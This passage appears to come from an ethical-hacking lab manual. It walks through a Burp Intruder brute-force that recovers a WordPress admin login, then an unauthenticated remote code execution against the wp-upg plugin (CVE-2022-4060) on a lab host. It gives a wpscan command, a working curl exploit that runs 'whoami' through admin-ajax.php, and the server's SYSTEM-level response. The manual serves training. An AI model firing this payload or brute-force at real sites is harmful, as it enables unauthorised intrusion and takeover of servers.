
21. Once the wordlist files are selected as payload values, click the Start attack button to launch the attack.



22. The Intruder attack of 10.10.1.22 window appears as the brute-attack initializes. It displays various username-password combinations along with the Length of the response and the Status.



23. After the progress bar completes, scroll down and observe the different values of Status and Length. Here, Status=302 and Length= 1155.
24. In the Raw tab under the Request tab, the HTTP request with a set of the correct credentials is displayed. (here, username=admin and password=qwerty@123), as shown in the screenshot. Note down these user credentials.



## Task 2: Perform Remote Code Execution (RCE) Attack


Remote Code Execution (RCE) Attack vulnerability is a critical security flaw that allows an attacker to execute arbitrary code on a target system remotely, without needing physical access to the system. This type of vulnerability is particularly dangerous because it enables attackers to take control of the target system, potentially gaining unauthorized access, stealing data, or causing damage to the system or network.

Attackers exploit these vulnerabilities by injecting malicious code into the target system through various means such as input fields, file uploads, or network protocols. Once the malicious code is executed, the attacker can gain control over the system and perform actions as if they were an authenticated user or system administrator.


Here, we will perform a CSRF attack using vulnerability present in the wp-upg plugin.

1. Click Type here to search field on the Desktop, search for wampserver64 in the search bar and select Wampserver64 from the results.
2. Wait for this icon to turn green, which indicates that the WampServer is successfully running.
3. Now, open any web browser, and go to <http://10.10.1.22:8080/CEH/wp-login.php?> (here, we are using Mozilla Firefox).
4. A WordPress webpage appears. Type Username or Email Address and Password as admin and qwerty@123. Click the Log In button.


5. Hover your mouse cursor on Plugins in the left pane and click Installed Plugins, as shown in the screenshot.



6. Open Mozilla Firefox web browser and go to <https://wpscan.com/> and login to the wpscan account that you have created in previous task.
7. You get signed in successfully in the website. Now, click the Get Started button and click Start for free button under Researcher section.
8. The Edit Profile page appears; in the API Token section and observe the API Token. Note down or copy this API Token; we will use this token in the later steps.



9. In the Parrot Security machine, open a Terminal window and execute `sudo su` to run the programs as a root user (When prompted, enter the password `toor`).
10. In the Terminal window, run `wpscan -url http://10.10.1.22:8080/CEH -api-token [API Token from Step#13]` command.




11. The result appears, displaying detailed information regarding the target website.



12. Scroll down to the Plugin(s) Identified section, and observe the installed vulnerable plugins (wp-upg) on

the target website.

13. In the Plugin(s) Identified section, within the context of the wp-upg plugin, an Unauthenticated Remote Code Execution (RCE) vulnerability has been detected as shown in the screenshot.



```
Applications Places System [Terminal] Mon May 13, 03:25
wpscan --url http://10.10.1.22:8080/CEH --api-token - Parrot Terminal
File Edit View Search Terminal Help
[i] Plugin(s) Identified:

[+] wp-upg
| Location: http://10.10.1.22:8080/CEH/wp-content/plugins/wp-upg/
| Latest Version: 2.19 (up to date)
| Last Updated: 2021-11-26T11:08:00.000Z
|
| Found By: Urls In Homepage (Passive Detection)
| Confirmed By: Urls In 404 Page (Passive Detection)
|
| [!] 1 vulnerability identified:
|
| [!] Title: User Post Gallery <= 2.19 - Unauthenticated RCE
| References:
|   - https://wpscan.com/vulnerability/8f982ebd-6fc5-452d-8280-42e027d01b1e
|   - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-4060
|
| Version: 7 (50% confidence)
| Found By: Readme - ChangeLog Section (Aggressive Detection)
|   - http://10.10.1.22:8080/CEH/wp-content/plugins/wp-upg/readme.txt

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:06 <=====> (137 / 137) 100.00% Time: 00:00:06

[i] No Config Backups Found.
```

14. To perform RCE attack, run curl -i 'http://10.10.1.22:8080/CEH/wp-admin/admin-ajax.php?action=upg\_datatable&field=field:exec:whoami:NULL:NULL' command.

```
[root@parrot]~# curl -i 'http://10.10.1.22:8080/CEH/wp-admin/admin-ajax.php?action=upg_datatable&field=field:exec:whoami:NULL:NULL'
```

```
HTTP/1.1 200 OK
Date: Mon, 13 May 2024 07:38:47 GMT
Server: Apache/2.4.59 (Win64) PHP/8.2.18 mod_fcgid/2.3.10-dev
X-Powered-By: PHP/8.2.18
X-Robots-Tag: noindex
X-Content-Type-Options: nosniff
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0
Referrer-Policy: strict-origin-when-cross-origin
X-Frame-Options: SAMEORIGIN
Content-Length: 81
Content-Type: application/json

{"draw":0,"recordsTotal":1,"recordsFiltered":1,"data":[{"nt authority\system"}]}
```

- 15. This curl command exploits a WordPress plugin vulnerability by sending a malicious request to the admin-ajax.php file, allowing an attacker to execute arbitrary system commands via the exec function, potentially leading to remote code execution.

### Lab 3: Detect Web Application Vulnerabilities using Various Web Application Security Tools

#### Module 15: SQL Injection

#### Module 16: Hacking Wireless Networks

#### Module 17: Hacking Mobile Platforms

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